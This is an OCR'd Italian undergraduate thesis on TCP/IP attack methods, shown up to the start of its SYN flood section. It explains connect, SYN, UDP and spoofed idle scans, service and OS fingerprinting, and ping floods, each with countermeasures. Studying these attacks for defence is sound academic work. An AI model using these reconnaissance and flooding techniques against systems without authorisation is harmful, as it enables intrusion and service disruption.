

Università degli Studi di Pavia
Facoltà di Ingegneria

Corso di Laurea in Ingegneria Informatica
Sede di Mantova

Metodologie di attacco su reti a pacchetto TCP/IP

Relatore:
prof. Giuseppe F. Rossi

Tesi di laurea di:
Davide Cavalca
Matricola: 300215/84

Anno Accademico 2005/06

Indice

Elenco delle figure

Elenco delle tabelle

Capitolo 1

Introduzione

"Vorresti dirmi che strada devo prendere, per favore?" disse Alice. "Dipende, in genere, da dove vuoi andare" rispose saggiamente il Gatto. "Dove, non mi importa molto" disse Alice. "Allora qualsiasi strada va bene" disse il Gatto. "... purché arrivi in qualche posto" aggiunse Alice per spiegarsi meglio. "Per questo puoi stare tranquilla" disse il Gatto "Basta che non ti stanchi di camminare."

da *Alice nel Paese delle Meraviglie*
Lewis Carroll

Il problema sicurezza negli ultimi anni è diventato uno dei temi più significativi dell'informatica, a causa delle sue enormi implicazioni pratiche. Con il diffondersi delle reti e dell'informatica distribuita, sempre più aziende sono collegate con il mondo esterno attraverso reti geografiche. Internet, da strumento di ricerca limitato ad università e ricercatori, è diventato un nuovo mezzo di comunicazione sempre più pervasivo. La cultura iniziale della Rete, basata sulla fiducia reciproca e la condivisione dei dati (*trust and sharing*), tipica di un ambiente accademico, non è più utilizzabile: sempre più la comunicazione ha necessità di essere limitata, diretta, riservata; il patrimonio dei dati di un'azienda è una risorsa da proteggere e custodire, non condividere. Dopo un iniziale spaesamento, molti si sono resi conto che per proteggere l'informazione è necessario studiare e pianificare con cura le tecniche da adottare. I software, da sistemi aperti al mondo per default, incuranti dei pericoli esterni, sono ora progettati sempre più spesso con la sicurezza al centro delle caratteristiche richieste.

Cosa intendiamo con il termine *sicurezza*? Nel campo dell'informatica, la sicurezza è l'insieme delle discipline che studiano il *controllo dei rischi* connessi ad un sistema, una rete, una risorsa; limitare gli accessi a chi ne ha diritto, impedire e rilevare eventuali intrusioni, furti o fughe di dati, prevenire i danni che potrebbero essere causati da un utente esterno o da un programma, verificare i rapporti di fiducia, sono questi alcuni dei temi della "questione sicurezza".

In questo lavoro ci proponiamo di esaminare il problema a livello introduttivo: vogliamo fare il punto sulle minacce più significative e sulle possibili contromisure. Vogliamo osservare in pratica, su sistemi reali, come avvengono gli attacchi, poiché

siamo convinti che senza conoscere in dettaglio le minacce sia impossibile progettare le difese. A questo proposito, il lavoro è stato suddiviso in tre parti:

- il **Capitolo 2** si occupa delle tecniche di attacco; vengono esaminate da un punto di vista teorico le diverse minacce, inquadrandole nel contesto storico della loro scoperta ed esaminando le loro implicazioni pratiche;
- il **Capitolo 3** invece si concentra sulla difesa; sono trattate le possibili contromisure implementabili, in riferimento agli attacchi trattati in precedenza;
- il **Capitolo 4**, infine, contiene la sperimentazione di quanto esaminato nei capitoli precedenti: i diversi attacchi sono provati su una rete reale per verificare la loro effettiva efficacia; è stata prestata particolare attenzione perché i diversi esperimenti siano riproducibili facilmente; in quest'ottica sono stati utilizzati solo programmi Open Source, facilmente reperibili e adattabili.

La speranza è che questa trattazione possa risultare utile a chi intende iniziare ad esaminare il complicato mondo della sicurezza informatica. Si è deciso di concentrare la maggior parte della trattazione sulla sicurezza "di rete" più che su quella "degli applicativi"[1], nell'idea che le reti hanno ormai un ruolo centrale nell'informatica applicata e non si può prescindere da esse.

[1] Per "sicurezza di rete" intendiamo l'insieme delle problematiche di sicurezza insite nell'uso di reti di calcolatori, locali o geografiche che siano; in particolare, si tratta delle problematiche insite nei mezzi di comunicazione, nelle tecniche e nei protocolli utilizzati. Al contrario, la "sicurezza degli applicativi" si concentra sui bachi dei singoli programmi, che eventualmente possono essere sfruttati da remoto se gli elaboratori sono collegati in rete e l'applicativo è accessibili. Questa distinzione non è generalmente esplicitata in letteratura ma riteniamo possa essere utile per migliorare la comprensione della materia.

Capitolo 2

Tecniche di attacco

Do per scontato che se qualcuno ha la capacità di fare qualcosa, chiunque altro può fare lo stesso.

Herbert Osborne Yardley

In questo capitolo esamineremo alcune delle principali tecniche utilizzate per attaccare un nodo in rete. Con il termine *attacco* intendiamo in generale ogni azione indirizzata a compromettere un determinato sistema. La compromissione può essere soltanto una *information disclosure* indesiderata (chi attacca riesce a scoprire il sistema operativo in esecuzione), ma potrebbe anche interrompere l'erogazione dei servizi forniti dal sistema o bloccarlo. Nel caso peggiore, l'attaccante riesce ad ottenere il controllo completo (con privilegi amministrativi) del nodo bersaglio, e ha la possibilità di utilizzarlo come "testa di ponte" per eseguire nuovi attacchi. Conoscere i diversi tipi di attacchi possibili è importante, poiché permette di pianificare per tempo le contromisure appropriate e riconoscere una minaccia quando si manifesta.

2.1 Attacchi per ottenere informazioni

Lo scopo di questa categoria di attacchi è di ottenere delle informazioni sul sistema bersaglio. Per un attaccante è importante acquisire il maggior numero di informazioni possibile sul sistema che andrà a colpire. Ad esempio, sapendo che il sistema fornisce un determinato servizio attraverso un programma con dei noti bachi di sicurezza, può concentrarsi su quello, senza perdere tempo ad attaccare altri servizi non vulnerabili in modo immediato. In questa sezione analizzaremo le tre principali tecninche per acquisire informazioni su un nodo di rete:

- il *port scanning* permette di rilevare quali servizi sono attivi ed esposti in rete da un sistema remoto;
- la *service version detection* consente all'attaccante di sapere in dettaglio il tipo e la versione dei servizi rilevati durante il port scanning;
- le tecniche di *OS fingerprinting*, infine, determinano il tipo e la versione del sistema operativo in esecuzione sull'host che stiamo esaminando.

A queste tre tecniche si aggiunge il *social engineering*, ovvero l'acquisizione di informazioni direttamente dagli utenti del sistema, ad esempio spacciandosi per un amministratore o un membro del supporto tecnico e sfruttando la loro fiducia nelle persone. Essendo una pratica più vicina alla psicologia che all'informatica non verrà trattata in questa sede, nonostante la sua indubbia efficacia; gli interessati possono fare riferimento a (Wikipedia, 2006d) ed i suoi riferimenti.

2.1.1 Port scanning

Le tecniche di port scanning permettono di individuare quali servizi espone un sistema remoto. A livello applicativo, i programmi che utilizzano lo stack TCP/IP si mettono in esecuzione (si parla di *binding*) su una determinata *porta*; le porte sono di fatto degli indirizzi a livello applicativo. Ogni porta è identificata da un numero, da 0 a 65535; le porte 1-1024 sono *porte privilegiate*, e generalmente sui sistemi UNIX un programma non può farne il binding se non ha i privilegi di root. Per convenzione[1], alcuni servizi sono solitamente in esecuzione su determinate porte: un server web (protocollo http) utilizza di norma la porta 80 e un FTP la 21. Naturalmente, nulla vieta di attivare un webserver sulla porta 21 o sulla 31331.

Se un servizio è in esecuzione su una porta questa si dice *aperta*, in caso contrario *chiusa*. Un port scan permette di determinare quali porte sono aperte e quali chiuse. Ci sono diverse tecniche per raggiungere questo obiettivo. La più semplice consiste nello stabilire una connessione (sui sistemi UNIX si usa la syscall *connect()*) con il sistema remoto su quella porta: se il sistema risponde in qualche modo la porta è aperta, se l'operazione non va a buon fine è chiusa. Questa tecnica, detta **connect scan**, è rudimentale ma banale da implementare e può essere utilizzata su qualunque sistema senza bisogno di particolari privilegi. La connect scan è facilmente rilevabile, in quanto molte applicazioni mantengono un log delle connessioni ricevute. Una connect scan probabilmente verrà registrata come una connessione non andata a buon fine (dal punto di vista del server), poiché è stata abbattuta senza inviare alcun dato.

Per ovviare a questo problema è possibile usare un'altra tecnica, il **SYN scan**. Per stabilire una connessione TCP, due host devono completare il cosiddetto *three-way handshake*, uno scambio di pacchetti che permette, tra le altre cose, di stabilire quali opzioni TCP attivare e di sincronizzare i numeri di sequenza iniziali (ISN). In sintesi, se l'host A vuole stabilire una connessione con B, A invia a B un pacchetto TCP con il flag SYN attivato, B risponde con un pacchetto con i flag SYN e ACK, e A conferma con un ACK (Figura 2.1). A questo punto la connessione è completamente stabilita e i sistemi possono iniziare a scambiarsi dati. Se però sulla porta contattata non c'è alcun servizio attivo, B risponde al primo SYN di A con un RST ACK, per indicare di abbattere la connessione. Per eseguire un SYN scan il nodo A invia a B il SYN e guarda la sua risposta: se riceve un SYN ACK la porta è aperta, se riceve un RST ACK è chiusa. In ogni caso la connessione non viene completata (B resta nello stato SYN_RCVD, da cui uscirà dopo un timeout) e quindi non può essere registrata

[1] I numeri di porta per i vari protocolli sono ufficialmente assegnati dalla *IANA* (*Internet Assigned Numbers Authority*, `http://www.iana.org`), che mantiene una lista aggiornata delle *Well Known Ports* a `http://www.iana.org/assignments/port-numbers`. Sui sistemi UNIX, la stessa lista si trova di solito nel file `/etc/services`.



Figura 2.1: Schema del three-way handshake nel protocollo TCP

dagli applicativi. Se dopo varie ritrasmissioni A non ottiene alcuna risposta la porta è probabilmente filtrata da un packet filter[2].

Questa tecnica richiede di forgiare pacchetti ad hoc, utilizzando le *raw socket* che non sono sempre disponibili e quasi sempre richiedono privilegi amministrativi per poter essere usate; d'altra parte, i SYN scan sono generalmente più veloci dei connect scan in quanto non c'è l'overhead della syscall *connect()* e la connessione non viene di fatto stabilita. Si noti che, benché un SYN scan non sia registrato nei log delle applicazioni, la maggior parte degli IDS è in grado di individuarlo. Parleremo diffusamente degli IDS e di come funzionano nella Sezione 3.2 nella pagina 25

Le tecniche analizzate finora permettono di esaminare solo porte TCP. In effetti, la maggior parte dei servizi più utilizzati viaggia su TCP[3]; ciononostante, può essere interessante anche ottenere un'informazione sulle porte UDP aperte[4]. Un **UDP scan** si esegue inviando un pacchetto UDP senza parte dati (solo l'intestazione): se la porta è chiusa, in risposta si otterrà un pacchetto ICMP port unreachable (type 3, code 3). Se invece si ottiene un pacchetto UDP, la porta è sicuramente aperta. Altre risposte ICMP unreachable (type 3, code 1, 2, 9, 10, o 13) indicano che la porta è filtrata da un packet filter. Se dopo diverse ritrasmissioni non si ottiene alcuna risposta la porta potrebbe essere aperta o filtrata.

Un problema dell'UDP scan è che normalmente richiede molto tempo per essere completato. Le porte aperte e filtrate spesso non ritornano alcuna risposta, il che costringe ad effettuare diverse ritrasmissioni. Inoltre, la maggior parte dei sistemi limitano il rate dei pacchetti ICMP di risposta (ad esempio, Linux limita gli ICMP port unreachable a uno per secondo); questo rende l'identificazione delle porte chiuse (che in genere sono la stragrande maggioranza) estremamente lenta.

Ci sono molte altre tecniche di scansione, alcune piuttosto esoteriche, che citeremo soltanto. I *TCP Null, FIN, Xmas, Ymas, Maimon scan* e analoghi sfruttano alcune

[2]Un *packet filter* è uno dei componenti principali di un firewall; il suo compito è esaminare i pacchetti in ingresso e filtrarli in base a regole stabilite. Parleremo più in dettaglio dei firewall e del loro funzionamento nella Sezione 3.1 nella pagina 23

[3]In realtà, un `grep tcp /etc/services | wc -l` eseguito su un sistema Linux recente restituisce 178 servizi, contro i 136 dell'UDP; bisogna però notare che `/etc/services` elenca molti servizi sia come TCP sia come UDP, mentre in realtà spesso utilizzano solo uno dei protocolli.

[4]I servizi più noti che utilizzano UDP sono DNS (porta 53), SNMP (161/162) e DHCP (67/68).



Figura 2.2: Formato delle PDU di IPv4. Questo diagramma è preso da (Rossi, 2006, cap. 11).

sottigliezze delle RFC, spesso mal implementate da molti sistemi, per passare attraverso firewall e IDS senza essere rilevati ed ottenere gli stessi risultati di un SYN scan. Il *TCP ACK scan* serve invece per rilevare la presenza di un firewall, e permette solo di distinguere tra porte filtrate e non filtrate; un suo raffinamento, il *TCP Window scan* permette anche di rilevare alcune porte aperte (ma solo su determinati sistemi).

Esaminiamo invece più in dettaglio l'**idle scan**, che consente di analizzare un host senza inviargli direttamente pacchetti, ma passando attraverso uno *zombie*. Il lato interessante di questa tecnica è che lo zombie può essere qualsiasi nodo di rete in grado di inviare e ricevere pacchetti sia dall'attaccante che dalla vittima e non è necessario che sia un sistema compromesso. Questo attacco è completamente invisibile: nei log della vittima come il responsabile della scansione risulterà lo zombie e non l'attaccante.

Questo attacco sfrutta una caratteristica intrinseca del protocollo IP. Tutti i pacchetti IP hanno nella loro testata un campo *identification* (vedi Figura 2.2), utilizzato per distinguere i frammenti appartenenti a pacchetti diversi. La maggior parte dei sistemi operativi incrementa il valore di questo campo per ogni pacchetto inviato. Esaminando questo valore, che chiameremo in seguito IPID (IP Identification), in due momenti diversi possiamo quindi misurare il numero di pacchetti inviati da un sistema in quell'intervallo di tempo. Un idlescan si svolge nel modo seguente. L'intera sequenza è raffigurata in Figura 2.3.

1. L'attaccante invia un pacchetto con i flag SYN+ACK attivi allo zombie, che risponde con un RST. Il pacchetto di risposta contiene un certo IPID, che l'attaccante memorizza.

2. L'attaccante invia un SYN alla vittima, forgiando il pacchetto con l'indirizzo



Figura 2.3: Schema del funzionamento di un idle scan. Questo diagramma è preso da (Fyodor, 2006a).

sorgente dello zombie[5], alla porta che vuole esaminare.

3. Se la porta è aperta, la vittima risponde inviando allo zombie un SYN+ACK; a sua volta, lo zombie invia un RST alla vittima in risposta. Se invece la porta è chiusa, la vittima invia un RST, a cui lo zombie non risponde.

4. L'attaccante invia un SYN+ACK allo zombie ed esamina l'IPID del pacchetto RST di risposta. Se l'IPID è aumentato di due rispetto al valore letto al punto 1 significa che lo zombie ha inviato due pacchetti (ovvero l'RST del caso 3a e la risposta al SYN+ACK dell'attaccante), e quindi la porta è aperta. Se invece è aumentato solo di uno lo zombie ha inviato solo un pacchetto (la risposta all'attaccante), e la porta è chiusa.

Come dice il nome stesso, un idle scan funziona solo se lo zombie utilizzato è "idle", ovvero non produce né riceve traffico. Questo perché è necessario che tra le due probe (punti 1 e 4) gli unici pacchetti ricevuti ed inviati dallo zombie siano quelli relativi allo scan; altri pacchetti falserebbero il risultato, poiché i valori di IPID tra 1 e 4 non sarebbero prevedibili. È possibile eseguire scansioni attraverso zombie "quasi-idle" ripetendo più volte il procedimento e confrontanto i risultati; naturalmente, questo rallenta di molto le operazioni di scansione.

Come abbiamo visto, l'idle scan permette in pratica di eseguire un SYN scan dal punto di vista dello zombie. Questo consente di esaminare il rapporto di fiducia che

[5]L'invio di pacchetti forgiati è detto *IP spoofing*. Esamineremo in dettaglio questa tecnica e come è possibile realizzarla nella Sezione 2.2.4.

esiste tra la vittima e lo zombie: alcune porte potrebbero essere accessibili solo a determinati sistemi. Ad esempio, potremmo trovare un database server che accetta connessione solo da un determinato server web, che lo utilizza come supporto per una web application. Compromettendo il server web otteniamo allora accesso anche al database (e a tutti i dati ivi contenuti), quindi l'interesse di un potenziale attaccante per quel target è molto maggiore.

La difesa migliore da questo tipo di attacco è rompere l'ipotesi su cui si basa: se gli IPID non aumentano per ogni pacchetto inviato l'attacco diventa inefficace. Le ultime versioni di alcuni sistemi operativi (OpenBSD, Linux, Solaris) utilizzano una sequenza di IPID non facilmente prevedibile, e quindi impediscono gli idle scan. Se aggiornare il sistema operativo non è un'opzione praticabile, è bene configurare un firewall (meglio se stateful) per bloccare i pacchetti con indirizzi sorgente palesemente falsificati (es. pacchetti che provengono da Internet con IP sorgente nel blocco 192.168., riservato per le reti private).

Nel Capitolo 4.1 sono trattati in dettaglio diversi esempi di port scan, effettuati sia manualmente sia con l'ausilio di programmi specializzati come *nmap*.

2.1.2 Service version detection

Il passo successivo dopo il port scanning è verificare effettivamente quali servizi sono in esecuzione sulle porte segnalate come aperte. Come abbiamo detto in precedenza, nulla vieta di eseguire un server SSH sulla porta 3133 invece della canonica 22. Il rilevamento del tipo reale di servizio e del demone che lo fornisce è detto *service version detection* o *service fingerprinting*. Molte informazioni possono essere scoperte semplicemente leggendo l'output del servizio: molti server inviano per prima cosa un banner informativo che, se non è stato modificato dall'amministratore del sistema, spesso rivela molte informazioni utili. L'analisi può essere resa molto più precisa inviando opportuni pacchetti (*probe*) al servizio ed esaminando le risposte ricevute. Questa tecnica permette molto spesso di determinare, oltre al tipo di servizio, anche il nome e la versione del demone.

Per portare un esempio concreto, in questa sede esamineremo l'algoritmo utilizzato dal programma *nmap*. L'algoritmo è descritto in modo approfondito in (Fyodor, 2006c), qui ne esamineremo solo i punti principali; l'utilizzo del programma è invece trattato in dettaglio nella Sezione 4.2. Se la porta da esaminare è TCP, per prima cosa *nmap* stabilisce una connessione e aspetta cinque secondi. Durante questo lasso di tempo molti servizi (tra cui la maggior parte dei demoni ftp, ssh, smtp, telnet, pop3 e imap) inviano un banner di saluto. Se *nmap* riceve qualcosa, lo confronta con un database di impronte di servizi noti; se trova una corrispondenza sufficiente ad identificare univocamente il servizio la procedura finisce qui. A volte, questo test permette solo di individuare il programma o il tipo di servizio ma non la versione in modo dettagliato. In tal caso *nmap* invia una serie di probe alla porta, comparando le risposte ad input noti (come "un a capo", "un doppio a capo") con il suo database; questa è la tecnica che dà i maggiori frutti di solito, ma è anche la principale causa di rallentamenti, poiché per ogni probe *nmap* deve creare una nuova connessione (se la porta è TCP). Per alcuni servizi (X11, le RPC, SSL e altri) sono previsti ulteriori test per acquisire informazioni ancora più specifiche.

L'analisi dei servizi è un'attività abbastanza invasiva: poiché è necessario con-

nettersi alle varie porte, molto probabilmente resterà traccia della scansione nei log degli applicativi. Questo è tanto più vero se si utilizza un tool come *nmap*, che può inviare decine di probe per ogni singola porta. Inoltre, alcuni dispositivi di rete possono avere comportamenti curiosi se ricevono dell'input inatteso: alcune stampanti di rete stampano qualsiasi cosa ricevano, senza fare alcun controllo. Una scansione ad un dispositivo di questo tipo produrrebbe la stampa di svariate pagine; per questo motivo, le ultime versioni di *nmap* non eseguono di default la service version detection sulle porte utilizzate dalle stampanti di rete.

2.1.3 OS fingerprinting

A volte può essere utile conoscere quale sistema operativo è in esecuzione su un sistema; infatti, determinate versioni di certi OS possono avere dei bachi noti e facilmente sfruttabili. L'insieme delle procedure per identificare e caratterizzare il sistema operativo in esecuzione su un sistema remoto è detto *OS fingerprinting*[6]. Come nel caso del service version detection, spesso è il sistema stesso a fornire molte informazione sfruttabili senza sforzo. Molte volte, infatti, nome e versione del sistema in uso sono pubblicizzati nel banner dei vari servizi (ad esempio telnet), quando non vengono addirittura annunciati con orgoglio sul sito web istituzionale. Se invece è disponibile un server FTP, scaricare `/bin/ls` o un altro eseguibile ed esaminarlo permette di scoprire l'architettura e il tipo di librerie con cui è stato compilato; si veda la Sezione 4.3.1 per alcuni esempi di questa tecnica.

Negli altri casi, è necessario sfruttare le differenze di implementazione nello stack TCP/IP, che raramente seguono alla lettera le RFC, per distinguere i diversi OS. Quest'ultima tecnica è quella effettivamente implementata nei programmi di fingerprinting. Se il programma invia dei pacchetti forgiati in modo opportuno ed esamina le risposte, si tratta di *fingerprinting attivo*. Se invece si limita ad esaminare il traffico in ingresso o in uscita, senza inviare nuovi pacchetti, parliamo di *fingerprinting passivo*; questa seconda tecnica è completamente invisibile, e permette ad esempio di fare una statistica degli OS in esecuzione sui sistemi che visitano un dato sito web. Alcuni test effettuati dai programmi di fingerprinting attivo sono i seguenti[7]:

- test FIN: invio un pacchetto con il flag FIN attivo ad una porta aperta ed esamino la risposta; secondo la RFC 793 (Postel, 1981f) il sistema non deve rispondere, ma molte implementazioni (sbagliate) inviano un RST.

- test BOGUS flag: invio un pacchetto con il flag SYN e uno dei due bit marcati come "undefined" attivo; i sistemi Linux precedenti alla 2.0.35 mantengono il flag impostato nella loro risposta, mentre altri OS inviano un RST.

- analisi degli ISN: osservo il pattern di variazione degli ISN (initial sequence number) in risposta ad una richiesta di connessione; a rigore dovrebbe essere random, ma questo è vero solo per pochi sistemi (Linux 2.0 e successivi, OpenVMS, alcuni AIX). I vecchi UNIX usano incrementi di 64K, altri OS incrementi casuali (Solaris, IRIX, FreeBSD, Digital UNIX, Cray e altri), mentre

[6] In inglese, *fingerprint* è l'impronta digitale.

[7] La maggior parte dei test sono esaminati in dettaglio in (Fyodor, 2002)

le macchine Windows incrementano di una piccola quantità in ogni periodo di tempo. Ci sono perfino alcuni sistemi (soprattutto hub e stampanti di rete) che utilizzano degli ISN costanti. Questa informazione è particolarmente preziosa, la possibilità di forgiare pacchetti con sequence number validi permette infatti di manipolare le connessioni in corso ed eseguire attacchi di tipo man-in-the-middle.

- opzioni TCP: ogni sistema supporta generalmente solo un subset di tutte le opzioni TCP possibili; inoltre, alcuni sistemi cambiano l'ordine delle opzioni nelle loro risposte o utilizzano del padding. Questo è sicuramente uno dei test più efficaci.
- analisi degli IPID: il valore del campo identification del protocollo IP è spesso incrementato di un valore prefissato ad ogni pacchetto inviato. OpenBSD invece utilizza un valore casuale, mentre Linux lo imposta a zero se il flag DF è impostato. Il pattern di variazione degli IPID è alla base dell'idle scan, un tipo di port scan descritto nella Sezione 2.1.1 nella pagina 6.
- TCP timestamp: alcuni sistemi non supportano questa opzione, o incrementano il valore a frequenze di 2HZ, 100HZ, o 1000HZ, mentre altri ritornano semplicemente 0. Da questa informazione è anche possibile ricavare l'uptime del sistema remoto.
- Don't Fragment bit: alcuni OS impostano sempre il bit DF su determinati pacchetti in uscita, per migliorare le prestazioni.
- finestra di congestione del TCP: il valore della finestra di congestione dei pacchetti di risposta spesso è costante per un dato OS; questo test è uno dei più efficaci per caratterizzare il sistema operativo.
- valore dell'ACK: alcune implementazioni incrementano in modo sbagliato il valore dell'ACK number in risposta a pacchetti particolari. Questo consente, ad esempio, di identificare molte stampanti di rete.
- ICMP Error Message Quenching: la RFC 1812 (Baker, 1995) suggerisce di limitare il numero dei messaggi ICMP di errore inviati in sequenza, ma la raccomandazione è implementata in pochi sistemi reali (Linux è un esempio).
- ICMP Message Quoting: alcuni sistemi inviano una parte del messaggio ricevuto nella loro risposta. Questo permette di identificare i sistemi Linux e Solaris anche se tutti gli altri test falliscono.
- ICMP Error message echoing integrity: analogo al test precedente, esamina le inconsistenze nelle risposte ricevute in confronto ai messaggi inviati.
- campo TOS (type of service): i messaggi ICMP port unreachable dovrebbero avere il campo TOS impostato a zero, ma attualmente i sistemi Linux lo impostano a 0xC0 (un valore inutilizzato)
- gestione della frammentazione: differenti sistemi gestiscono la frammentazione in modo leggermente diverso, in particolare nel modo in cui i pacchetti sono riassemblati.

- resistenza al SYN flood: alcuni sistemi implementano delle forme di controllo dei SYN flood; molti non accettano connessioni dallo stesso host se ricevono più di otto pacchetti SYN forgiati. Questo test è piuttosto invasivo, poiché di fatto richiede di lanciare un mini-DoS contro la macchina da esaminare. Per maggiori informazioni sul SYN flood si veda la Sezione 2.2.2 nella pagina successiva.

La maggior parte dei test elencati in precedenza richiedono di inviare dei pacchetti al sistema da esaminare, rischiando quindi di essere rilevati da eventuali IDS in esecuzione sulla rete bersaglio. Le tecniche di *fingerprinting passivo*, al contrario, non generano alcun pacchetto ma esaminano il traffico già presente, in ingresso o in uscita, distinguendo i diversi sistemi grazie alle differenze di implementazione delle RFC. In pratica, si applicano alcuni dei test precedenti (in particolare l'esame del TOS, del flag DF e della finestra del TCP) alle connessioni in ingresso (pacchetti SYN ricevuti) o in uscita (pacchetti SYN+ACK ricevuti in risposta ai nostri SYN). In alcuni casi è anche possibile esaminare connessioni già stabilite, ad esempio analizzando i pacchetti di ACK. Questo tipo di analisi è completamente invisibile, poiché non è necessario inviare alcun pacchetto non richiesto, ma ci si limita ad esaminare i dati preesistenti. Alcune di queste tecniche sono descritte in (Honeynet Project, 2002). Un programma in grado di eseguire tutte le analisi citate di fingerprinting passivo (e molte altre) è *p0f*; esamineremo in dettaglio il suo funzionamento nella Sezione 4.3.3.

2.2 Attacchi alla disponibilità

Gli attacchi alla disponibilità hanno come scopo interrompere o limitare pesantemente la possibilità di un sistema di fornire i servizi per cui è stato progettato; sono spesso chiamati attacchi *DoS*, dall'inglese *denial of service* (interruzione di servizio). Sono attacchi puramente distruttivi, che non mirano ad acquisire informazioni o dati ma soltanto a danneggiare il sistema bersaglio ed i suoi utenti.

Un classico esempio di DoS si ha quando un server è sovraccaricato di richiese, spesso fittizie, che impediscono ai legittimi fruitori di accedere ai suoi servizi. Questa è la tipologia di attacco più diffusa, e a cui spesso si fa riferimento quando si parla di denial of service; un DoS può però essere provocato anche a causa di bachi negli applicativi, nell'OS o perfino nei router, che consentano ad un attaccante di bloccare il sistema o di impedirne l'accesso, raggiungendo quindi il suo scopo (interrompere l'erogazione del servizio). I due tipi di attacco sono a volte chiamati, rispettivamente, attacco alle risorse e attacco logico, dove un attacco alle risorse ha lo scopo di esaurire la banda e/o le risorse (tempo di CPU utilizzabile in primis) della vittima. In entrambi i casi, se l'attacco ha successo il risultato è l'interruzione del servizio erogato.

2.2.1 Ping flood

Il tipo probabilmente più semplice di DoS si basa sui messaggi ICMP Echo Request, gli stessi inviati dal programma *ping* per testare il buon funzionamento di una rete IP. Questi messaggi, quando sono ricevuti, provocano generalmente l'invio di una risposta, sotto forma di ICMP Echo Reply al mittente. In un *ping flood*, l'attaccante

invia un gran numero di ICMP Echo Request alla sua vittima. Il presupposto è che, se l'attaccante ha a disposizione molta più banda, riuscirà in questo modo a saturare quella della vittima, che effettivamente sarà costantemente occupata (in banda e in risorse) a ricevere e rispondere ai ping, impedendo il traffico legittimo. Questo attacco può essere evitato abbastanza facilmente filtrando i pacchetti ICMP dalle interfacce di rete considerate non sicure (ad esempio, quelle esposte ad Internet) o limitando il rate delle risposte (ad esempio, ad un massimo di 10/min).

Generalmente con il termine *ping flood* si fa riferimento ad un attacco centralizzato. Una variante distribuita e molto più dannosa è lo *smurf*, esaminato nella Sezione 2.2.7.

2.2.2 SYN flood

